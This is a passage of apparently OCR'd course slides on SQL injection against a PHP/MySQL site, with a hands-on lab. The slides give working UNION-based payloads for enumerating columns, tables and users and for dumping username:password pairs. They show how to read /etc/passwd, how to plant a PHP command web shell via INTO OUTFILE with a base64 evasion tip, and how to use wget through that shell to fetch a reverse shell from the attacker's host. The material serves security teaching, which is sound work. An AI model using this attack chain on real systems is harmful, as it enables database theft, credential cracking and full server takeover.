  - ‘; Single Quote semicolon
  - AND 1=1
  - AND 1=2
- RESULT: You have an error in your SQL syntax; check the manual that corresponds to your **MySQL** server version for the right syntax to use near '\'

Assumptions

- We can only guess

- Assume that the php code includes the following SQL:

SELECT * from pages where id=$_GET[‘id’]

Step 2: Column number enumeration

- **http://[site]/page.php?id=1**
- **This is probably an sql statement**!!! With parameters in query the id and the cat
- It returns a table with results
- These results are echoed somewhere in the webpage

Step 2: Column number enumeration

- **http://[site]/page.php?id=1 order by 10 <-- gives Unknown column ‘10‘ in 'order clause'**
- **http://[site]/page.php?id=1 order by 7 <-- gives a valid page**
- **http://[site]/page.php?id=1 order by 8 <-- gives Unknown column ‘8' in 'order clause'**
- **So now we know there are 7 columns.**

Step 3 - Build the UNION

- **http://[site]/page.php?id=1 union select 1,2,3,4,5,6,7 <-- gives a valid page. Change the first part of the query to a null or negative value so we can see what field will echo data back to us.**
- **http://[site]/page.php?id=-1 union select 1,2,3,4,5,6,7 <-- gives a valid page but with the number 3, and 6 printed in the page**
- **http://[site]/page.php?id=null union select 1,2,3,4,5,6,7 <-- gives a valid page with number 3, and 6 printed in the page**
  - Now we know that column 3 and 6 will **echo** data back to us.

Step 3 - Build the UNION


- **http://[site]/page.php?id=null union select 1,2,3,4,5,6,7**

Step 3- Information gathering with UNION

- **Inside SQL statements we can use built-in sql functions**
  - **Grab the database user with user()**
  - **Grab the database name with database()**
  - **Grab the database version with @@version**
  - **Grab the database data directory with @@datadir**

Step 3- Information gathering with UNION

- **http://[site]/page.php?id=null union (all) select 1,2,user(),4,5,@@version,7**



Step 4- Information_schema in sql injections

- **www.site.com/article.php?id=1 UNION ALL SELECT 1,2,table_name,4,5,6,7 FROM information_schema.tables**
  - RESULT: Lists all table names of the database → search for interesting table name (e.g., users)
- **www.site.com/article.php?id=1 UNION ALL SELECT 1,2,column_name,4,5,6,7 FROM information_schema.columns WHERE table_name='users'**
  - RESULT: Lists all columns of the table named users

Step 5 - Dump passwords of the web application

- **www.site.com/article.php?id=1 UNION ALL SELECT 1,2, concat(username,0x3a,password),4,5,6,7 FROM users**

- Weak passwords can be quickly compromised
- MD5?
- What happened with linkedin?
- Tools:Hashcat, John the ripper…

Step 6- Use LOAD_FILE and INTO_OUTFILE

- Select LOAD_FILE('/etc/passwd')
  - You must have permissions to read the file
- SELECT 1,2,3,4,5,6,7 **INTO OUTFILE** '/var/www/myshell.php'
- RESULT: myshell.php is created that has: 1,2,3,4,5,6,7
  - **into outfile must be your last command**.
  - you **can't overwrite files** with into outfile
  - You must have permissions to write to the folder

Step 6 -INTO_OUTFILE to get a php shell

- Install a very basic php shell!

```
<? system($_GET['c']); ?>
```

- There are many php shells, like c99.

- Encoding (e.g., base64) for obfuscation → avoid ids
- SELECT 1,2,"<? System($_GET['c']); ?>",4 into outfile '/var/www/shell.php'

LAB

- Vmware → sqlbox → A web server → Find ip adderss and open the webpage with firefox.

- Find IP address of vmware
  - Log in with username and password →
    user : Simple_Password
  - Find IP address with /sbin/ifconfig

- SQLI → SQL Lesson 1

Lab

1. Print an error → find a database
2. Find number of columns that the query returns
3. Find which columns are visible in the page
4. Find database name, OS…
5. Use information scheme to find interesting column names (e.g., password)
6. Dump username and passwords of the application and crack them
7. Dump /etc/passwd of the system
8. Open a simple php shell (how will you execute it?)
9. Extra: Can you find the password of the user of the database? Download Reverse shell from http://pentestmonkey.net/tools/web-shells/php-reverse-shell

Details for Last step

- Last step is performed as follows:

1. From kali linux open a web server using the command python –m SimpleHTTPServer
2. Configure the reverse shell (IP and port).
3. Download from Kali linux to sql box web web server using the simple php shell that we have already installed in the sql box (use the command ?c=wget http:IP_KALI:8000/reverse_shell.php
4. Open a listener in Kali linux
5. Access the URL for the reverse_shell.php in order to execute it. A shell opened
6. Try for meterpreter php shell